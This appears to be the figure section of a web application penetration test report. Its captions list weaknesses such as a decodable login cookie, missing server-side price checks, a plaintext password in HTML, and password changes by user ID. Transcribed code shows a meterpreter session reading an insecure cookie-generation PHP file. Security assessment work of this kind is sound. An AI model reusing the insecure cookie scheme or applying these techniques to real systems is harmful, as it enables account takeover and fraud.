

Figure 1-2 - Screenshot of PHP code for login

```
meterpreter > cat cookie.php
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = str_rot13(bin2hex($str)); setcookie(
"SecretCookie", $str);
?>
meterpreter >
```

Figure 2-1 - Cookie Generation PHP code



Figure 2-2 - Cookie Decoding



Figure 3 - Concurrent Sessions & Cookie Expiry



Figure 4 - HTTP request editing

```
207          <script>
208
209      $(document).ready(function() {
210          $('#priceinput').keypress(function (event) {
211              return isNumber(event, this)
212          });
213      });
214
215      function isNumber(evt, element) {
216
217          var charCode = (evt.which) ? evt.which : event.keyCode
218
219          if (
220              (charCode != 45 || $(element).val().indexOf('-') != -1) &&
221              (charCode != 46 || $(element).val().indexOf('.') != -1) &&
222              (charCode < 48 || charCode > 57))
223              return false;
224
225          return true;
226      }
227  </script>
```

Figure 5 - JQuery script for integer input validation



Figure 6 - Quantity server-side limits



Figure 7 - No server-side price checking on admin pages



Figure 8 - password, in plaintext, in the HTML document



Figure 9-1 - Old password field is not verified by the server



Figure 9-2 - Users can change any other users' password if they know their user ID in the database



Figure 10 - login failed screens. Incorrect username (left), incorrect password (right)

